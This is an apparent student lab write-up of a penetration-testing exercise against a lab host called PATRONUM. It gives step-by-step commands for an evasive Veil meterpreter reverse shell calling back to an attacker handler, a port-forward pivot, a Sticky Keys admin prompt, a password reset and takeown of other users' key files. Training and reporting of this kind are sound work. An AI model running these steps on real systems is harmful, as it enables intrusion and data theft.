Ex0d0 - PatronumIsBreached

Simon Tobon

2021-07-08

Contents

Technical Report **2**
Introduction 2

Attack Narrative **2**

Technical Report


Introduction

For this Exercise we were tasked to connect to PATRONUM via Remote Desktop Protocol directly from our Kali machines, through a pivot and elevate to NT AUTHORITY/SYSTEM, and then finally exfiltrate some sensitive data.

Attack Narrative

To begin with, we navigated to the innerrouter pfsense admin page. We logged in with admin/pfsense. From there we tried creating a NAT rule for Port Forwarding to 10.30.0.97 (PATRONUM). However, this failed and we were not able to rdp directly from Kali.

Then we verified that Patronum was indeed running Remote Desktop:



After confirming that Remote Desktop Protocol was running on PATRONUM we delivered a meterpreter executable to HERD, this was done by the utilizing the Veil Framework and running the following:

- **veil** - this opens the Veil framework.
- **use 1** - Use Evasion.
- **use 22** - use a rev_tcp payload.
- **set LHOST 172.24.0.10** - set the IP of the metasploit handler.
- **set LPORT 4444** - set the port of the metasploit handler.
- **generate** - Generates the veil-generated meterpreter .bat script.
- **We then give the payload the name "meterp."**

We then prerpared the remote disk to connect to HERD through RDP with the following commands:

- **mkdir /tmp/foo** - Makes the /tmp/foo folder.
- **cp /var/lib/veil/output/source/meterp1.bat /tmp/foo** - copies the meterpreter executable to /tmp/foo.
- **rdesktop -g95% -r disk:win32=/tmp/foo 172.30.0.3** - connects to HERD via RDP and deploys our directory.
- **HERD Command Prompt: net use z: \\TSCLIENT\win32** - mounts the disk to HERD.
- **Ran meterp.bat on HERD.**

On a seperate Kali terminal, we ran **sudo msfconsole** to open the Metasploit Framework Console.

We then called the meterpreter handler by running: **resource /var/lib/veil/output/handlers/meterp.rc**

On the Metasploit console, we ran **sessions -i 1** and then **portfwd add -l 3389 -p 3389 -r 10.30.0.97** to set the port forward pivot that would allow us to RDP directly to PATRONUM from Kali.

```
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local         Remote          Direction
   -----  -----         ------          ---------
   1      0.0.0.0:3389  10.30.0.97:3389  Forward

1 total active port forwards.
```

Back on Kali, we then run **rdesktop -g95% -0 127.0.0.1:3389** to connect directly to PATRONUM.

From there we called Sticky Keys by pressing Shift multiple times, this opened an Administrator Command Prompt, from there we were able to modify LocalAdmin credentials by running the following: **net user LocalAdmin Password123@.** This changed LocalAdmins password to Password123@. We then login to LocalAdmin with those credentials.


After that we located possible KEY files across all users on C:\. The only two of interest were


- m.mason/Desktop/mykeys.txt
- m.mason.F4RMC0RP/Desktop/keyfile.txt

However, these files were locked to only be accessed by their respect owners. This was bypassed by running an Administrator Command Prompt on Patronum and running the following commands

- **takeown /f C:\Users\m.mason\Desktop /r**
- **takeown /f C:\Users\m.mason.F4RMC0RP\Desktop /r**

This gives LocalAdmin ownership of those entire directories, from there as Owners we can right click each file and use the Security GUI to Allow/Deny access to each file. We give Full Access to Local Admin and the Administrator group while disabling all the denies. This allows us to open the files:





This concludes this exercise.